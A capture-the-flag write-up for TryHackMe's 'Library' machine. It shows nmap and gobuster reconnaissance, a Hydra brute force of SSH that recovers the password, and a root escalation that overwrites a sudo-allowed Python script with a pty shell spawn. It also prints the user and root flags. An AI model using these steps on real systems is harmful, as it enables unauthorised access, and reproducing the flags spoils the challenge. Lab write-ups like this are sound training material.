> CTF Challenge Name : Library
> CTF Platform : ,TryHackMe,
> Author : Karun-A3E

Recon

Start of by performing a NMAP scan to check for any open ports or services that can be exploited.

```
root@ip-10-10-188-177:~# nmap -sC -sV 10.10.166.117 -T4 --min-rate=9400 -p-

Starting Nmap 7.60 ( https://nmap.org ) at 2023-11-04 05:33 GMT
Nmap scan report for ip-10-10-166-117.eu-west-1.compute.internal (10.10.166.117)
Host is up (0.00042s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:2f:c3:47:67:06:32:04:ef:92:91:8e:05:87:d5:dc (RSA)
|   256 68:92:13:ec:94:79:dc:bb:77:02:da:99:bf:b6:9d:b0 (ECDSA)
|_  256 43:e8:24:fc:d8:b8:d3:aa:c2:48:08:97:51:dc:5b:7d (EdDSA)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Welcome to  Blog - Library Machine
MAC Address: 02:AC:E6:ED:81:75 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.94 seconds
```


From the scan we are to see that only SSH and HTTP are operating on the target machine, hence we can start of by exploiting the HTTP Service.

Web Exploitation

For web exploitation, we can start of by performing a directory enumeration by checking for available directories on the website.

```
root@ip-10-10-188-177:~# gobuster dir -u "http://10.10.166.117" -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.166.117
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2023/11/04 05:32:27 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/images (Status: 301)
/index.html (Status: 200)
/robots.txt (Status: 200)
/server-status (Status: 403)
===============================================================
2023/11/04 05:32:28 Finished
===============================================================
```

From the scan, it can be seen that we have access to the robots.txt file, and when browsed to the page, this is the output.



Under user-agent, it states rockyou, probably refering to the wordlist. Furthermore on the main page, we are able to find a possible username, called meliodas

Therefore, from the website we can determine the following :

1. Username :: meliodas
2. Password :: rockyou.txt - wordlist

Gaining SSH

Given that we now have a username and a wordlist, we can carry out Hydra bruteforce to gain access to SSH. Use the following command for bruteforcing to the SSH. 'hydra -l -P <wordlist.txt> '

Here is a code snippet of the attack being performed.

```
root@ip-10-10-188-177:~# hydra -l meliodas -P /usr/share/wordlists/rockyou.txt 10.10.166.117 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2023-11-04 05:34:20
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://10.10.166.117:22/
[22][ssh] host: 10.10.166.117   login: meliodas   password: iloveyou1
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2023-11-04 05:35:12
```

From this we are able to obtain the credentials, meliodas::iloveyou1. With this we are able to SSH into meliodas using his password.

After gaining access, it can be seen, that we are able to gain the user flag :

```
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Sat Aug 24 14:51:01 2019 from 192.168.15.118
meliodas@ubuntu:~$ ls
bak.py  user.txt
meliodas@ubuntu:~$ cat user.txt
6d488cbb3f111d135722c33cb635f4ec
```

User Flag : 6d488cbb3f111d135722c33cb635f4ec

Gaining Root Flag

To gain the root flag, we are also supposed o be performing a privilege escalation to gain root access. On the current directory there are 2 file : user.txt and bak.py.

First, to perform the priv esc, we can find the sudo permissions held by user meliodas,

```
meliodas@ubuntu:~$ sudo -l
Matching Defaults entries for meliodas on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User meliodas may run the following commands on ubuntu:
    (ALL) NOPASSWD: /usr/bin/python* /home/meliodas/bak.py
meliodas@ubuntu:~$ echo 'import pty; pty.spawn("/bin/sh")' > /home/meliodas/bak.py
```

With this, we can see that, the ,bak.py, is the way to gain root access. Given the bak.py belongs to root user and we only have read permissions, to gain access, these are the following steps to follow :

1. Delete the existing bak.py
2. Echo in a shell spawn to a bak.py
3. Run the ,bak.py, using the sudo

```
meliodas@ubuntu:~$ rm /home/meliodas/bak.py
rm: remove write-protected regular file '/home/meliodas/bak.py'? y
meliodas@ubuntu:~$ echo 'import pty; pty.spawn("/bin/sh")' > /home/meliodas/bak.py
meliodas@ubuntu:~$ ls
bak.py  user.txt
```

With this, the current ,bak.py, will contain a shell spawn, that should gain root access upon running. Like so ,

```
meliodas@ubuntu:~$ sudo /usr/bin/python /home/meliodas/bak.py
# whoami
root
# ls
bak.py  user.txt
# cat /root/root.txt
e8c8c6c256c35515d1d344ee0488c617
```

With this, we have obtained a root flag : e8c8c6c256c35515d1d344ee0488c617